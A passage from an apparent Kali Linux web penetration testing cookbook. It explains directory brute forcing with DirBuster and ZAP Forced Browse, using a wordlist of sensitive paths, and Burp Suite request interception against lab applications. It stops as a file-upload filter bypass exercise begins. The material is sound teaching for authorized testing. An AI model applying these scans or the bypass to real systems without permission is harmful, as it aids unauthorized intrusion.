Continuing with the reconnaissance phase in a web penetration test, we will need to browse every link included in a web page and have a record of every file displayed by it. There are tools that help us to automate and accelerate this task; they are called web crawlers or web spiders. These tools browse a web page following all links and references to external files, sometimes filling in forms and sending them to servers, saving all requests and responses made and giving us the opportunity to analyze them offline.

In this chapter, we will cover the use of some proxies, spiders, and crawlers included in Kali Linux and will also see what files and directories would be interesting to look for in a common web page.

Finding files and folders with DirBuster

DirBuster is a tool created to discover, by brute force or by comparison with a wordlist, the existing files and directories in a web server. We will use it in this recipe to search for a specific list of files and directories.

Getting ready


We will use a text file that contains the list of words that we will ask DirBuster to look for. Create a text file, `dir_dictionary.txt`, containing the following:

```
info
server-status
server-info
cgi-bin
robots.txt
phpmyadmin
admin
login
```

How to do it...

DirBuster is an application made in Java; it can be called from Kali's main menu or from a terminal using the `dirbuster` command. The following are the steps required to make such call:

1. Navigate to **Applications** | **03 - Web Application Analysis** | **Web Crawlers & Directory Bruteforcing** | **Dirbuster**.
2. In the DirBuster window, set the target URL to `http://192.168.56.11/`.
3. Set the number of threads to 20 to have a decent testing speed.
4. Select **List based brute force** and click on **Browse**.
5. In the browsing window, select the file we just created (`dir_dictionary.txt`).
6. Uncheck the **Be Recursive** option.
7. For this recipe, we will leave the rest of options at their defaults:



Target URL (eg http://example.com:80/)
http://192.168.56.11

Work Method ( ) Use GET requests only (●) Auto Switch (HEAD and GET)

Number Of Threads 20 Threads [ ] Go Faster

Select scanning type: (●) List based brute force ( ) Pure Brute Force
File with list of dirs/files
/root/dir_dictionary.txt


Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: (●) Standard start point ( ) URL Fuzz
[✓] Brute Force Dirs [ ] Be Recursive Dir to start with /
[✓] Brute Force Files [ ] Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

8. Click on **Start**.
9. If we go to the **Results** tab, we will see that DirBuster has found at least two of the files in our dictionary: `cgi-bin` and `phpmyadmin`. The response code 200 means that the file or directory exists and can be read. `phpmyadmin` is a web-based MySQL database administrator; finding a directory with this name tells us that there is a **database management system** (**DBMS**) in the server and it may contain relevant information about the application and its users:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 464
Results - Tree View
Errors: 7
Change
Back
Pause
Stop
Report

http://192.168.56.11:80/

Type	Found	Response	Size
Dir	/server-status/	403	594
Dir	/cgi-bin/	200	1442
Dir	/phpmyadmin/	200	8608
Dir	/	200	29001
File	/cgi-bin/courierwebadmin	200	5906
File	/phpmyadmin/Documentation.html	200	253394
Dir	/phpmyadmin/themes/	403	598
File	/cgi-bin/courierwebadmin.cgi	200	1512
Dir	/icons/	200	73405
Dir	/phpmyadmin/themes/original/	403	607
Dir	/phpmyadmin/themes/original/img/	403	611
File	/phpmyadmin/index.php	200	8608
Dir	/WebGoat/	401	1288
Dir	/ESAPI-Java-SwingSet-Interactive/	200	170

Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 14, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 980/972
Current number of running threads: 20
Time To Finish: ~
Starting dir/file list based brute forcing

How it works...

DirBuster is a mixture of a crawler and brute forcer; it follows all links in the pages it finds but also tries different names for possible files. These names may be in a file similar to the one we used or may be automatically generated by DirBuster using the option of **Pure Brute Force** and setting the character set and minimum and maximum lengths for the generated words.

To determine if a file exists or not, DirBuster uses the response codes from the server. The most common responses are listed as follows:

- **200 OK**: The file exists and the user can read it
- **404 File not found**: The file does not exist in the server
- **301 Moved permanently**: This is a redirect to a given URL
- **401 Unauthorized**: Authentication is required to access this file
- **403 Forbidden**: Request was valid but the server refuses to respond

See also

`dirb` is a command-line tool included in Kali Linux that also takes a dictionary file to forcefully browse into a server to identify existing files and directories. To see its syntax and options, open a terminal and enter the `# dirb` command.


Finding files and folders with ZAP

OWASP **Zed Attack Proxy** (**ZAP**) is a very versatile tool for web security testing. It has a proxy, passive and active vulnerability scanners, fuzzer, spider, HTTP request sender, and some other interesting features. In this recipe, we will use the recently added **Forced Browse**, which is the implementation of DirBuster inside ZAP.

Getting ready

For this recipe to work, we need to use ZAP as a proxy for our web browser:

1. Start OWASP ZAP from Kali Linux menu and, from the application's menu, navigate to **Applications** | **03 - Web Application Analysis** | **owasp-zap**.
2. Next, we'll change ZAP's proxy settings. By default, it uses port `8080`, but that may interfere with other proxies like Burp Suite if we have them running at the same time. In ZAP, go to **Tools** | **Options** | **Local Proxies** and change the port to `8088`:



Local Proxy

Address: localhost

Port (eg 8080): 8088

Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.

☐ Behind NAT

☑ Remove Unsupported Encodings

☑ Always unzip gzipped content


Security Protocols

☐ SSLv2Hello ☑ SSL 3 ☑ TLS 1 ☑ TLS 1.1 ☑ TLS 1.2

Additional Proxies

Enabled	Address	Port

3. Now, in Firefox, go to the main menu and navigate to **Preferences** | **Advanced** | **Network**; in **Connection**, click on **Settings**.
4. Choose a **Manual proxy configuration** and set `127.0.0.1` as the **HTTP Proxy** and `8088` as the **Port**. Check the option to use the same proxy for all protocols and then click on **OK**:


Connection Settings

Configure Proxies to Access the Internet

No proxy [ ] Auto-detect proxy settings for this network [ ] Use system proxy settings [✓ Manual proxy configuration:]

HTTP Proxy: 127.0.0.1 Port: 8088

[✓] Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8088

FTP Proxy: 127.0.0.1 Port: 8088

SOCKS Host: 127.0.0.1 Port: 8088


SOCKS v4 [✓ SOCKS v5]

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

5. We can also use the FoxyProxy plugin to set up multiple proxy settings and switch between them with just a click:




Enabled	Color	Proxy Name	Proxy Notes
✓	🟦	OWASP ZAP	
✓	🟥	Burp	
✓	🟩	WebScarab	
✓	🟦	Default	These are the settings that ...

How to do it...

Now that we have the browser and proxy configured, we are ready to scan a server for existing folders using the following steps:

1. Having configured the proxy properly, browse to `http://192.168.56.11/WackoPicko`.
2. We will see ZAP reacting to this action by showing the tree structure of the host we just visited.

3. Now, in ZAP's upper-left panel (the **Sites** tab), right-click on the `WackoPicko` folder inside the `http://192.168.56.11` site. Then, in the context menu, navigate to **Attack** | **Forced Browse directory (and children)**; this will do a recursive scan:



Untitled Session - OWASP ZAP 2.7.0


Welcome to the OWASP Zed Attack Proxy (ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given per

To quickly test an application, enter its URL below and press 'Attack'.

4. In the bottom panel, we will see that the **Forced Browse** tab is displayed. Here we can see the progress of the scan and its results:



Site: 192.168.56.11:80 List: directory-list-1.0.txt 2% Current Scans:1| Num Requests:161328

Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp. Header	Size Resp. Body
5/9/18, 9:55:07 AM	5/9/18, 9:55:07 AM	GET	http://192.168.56.11:80/WackoPicko/.svn/	403	Forbidden	370 bytes	218 bytes
5/9/18, 9:55:07 AM	5/9/18, 9:55:07 AM	GET	http://192.168.56.11:80/WackoPicko/	200	OK	576 bytes	3,482 bytes
5/9/18, 9:55:07 AM	5/9/18, 9:55:07 AM	GET	http://192.168.56.11:80/WackoPicko/images/	200	OK	358 bytes	1,087 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/about/	200	OK	518 bytes	2,374 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/users/	200	OK	358 bytes	2,287 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/users/...	303	See Other	561 bytes	0 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/image...	200	OK	357 bytes	893 bytes
5/9/18, 9:55:08 AM	5/9/18, 9:55:08 AM	GET	http://192.168.56.11:80/WackoPicko/pictur...	200	OK	358 bytes	2,319 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/pictur...	303	See Other	561 bytes	0 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/pictur...	200	OK	518 bytes	4,197 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/guest...	200	OK	518 bytes	2,809 bytes
5/9/18, 9:55:09 AM	5/9/18, 9:55:09 AM	GET	http://192.168.56.11:80/WackoPicko/users/l...	200	OK	518 bytes	2,874 bytes

Alerts 0 1 3 0 Current Scans 0 0 0 0 0 1 0

How it works...

A proxy is an application that acts as an intermediary between a client and a server or a group of servers providing different services. The client requests a service from the proxy and this has the ability to forward the request to the appropriate server and get the response back from the client.

When we configure our browser to use ZAP as a proxy, it doesn't send the requests directly to the server that hosts the pages we want to see but rather to the address we defined. In this case the one where ZAP is listening. Then, ZAP forwards the request to the server but not without registering and analyzing the information we sent.

ZAP's Forced Browse works the same way that DirBuster does; it takes the dictionary we configured and sends requests to the server, as if it were trying to browse to the files in the list. If the files exist, the server will respond accordingly; if they don't exist or aren't accessible by our current user, the server will return an error.

See also

Another very useful proxy included in Kali Linux is Burp Suite. It also has some very interesting features; one that can be used as an alternative for the Forced Browse we just used is Burp's Intruder. Although it is not specifically intended for that purpose, it is a versatile tool worth checking out.

Using Burp Suite to view and alter requests

Burp Suite is more than a simple web proxy. It is a full-featured web application testing kit. It has a proxy, request repeater, fuzzer, request automation, string encoder and decoder, vulnerability scanners (in the Pro version), plugins to extend its functionality, and other useful features.

In this recipe, we will use Burp Suite's proxy features to intercept a request between the browser and the server and alter its contents.


Getting ready

Start Burp Suite from the applications menu, **Applications** | **03 - Web Application Analysis** | **Burpsuite**, or by typing the command from the terminal, and set up the browser to use it as proxy on port `8080`.


How to do it...

To make things a little more interesting, let's use this interception/modification technique to bypass a basic protection mechanism. Perform the following steps:

1. Browse to **OWASP Bricks** and go to the exercise **Upload 2** (`http://192.168.56.11/owaspbricks/upload-2`).
2. Request interception is enabled by default in Burp Suite; if the page won't load, go to Burp Suite then to **Proxy** | **Intercept** and click on the pressed button, **Intercept is on**:


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex


3. Here we have a file upload form that is supposed to upload only images. Let's try to upload one. Click on **Browse** and select any image file (PNG, JPG, or BMP):



Name	Size	Modified
bee_1.png	5.5 kB	08:46
coykillericon-50-38.png	2.0 kB	08:45
lolhax.jpg	36.5 kB	08:46
Screenshot from 2018...	360.0 kB	19 Apr
Screenshot from 2018...	360.1 kB	19 Apr
Screenshot from 2018...	595.8 kB	Fri
Screenshot from 2018...	121.9 kB	Fri
Screenshot from 2018...	70.8 kB	Fri

bee_1.png

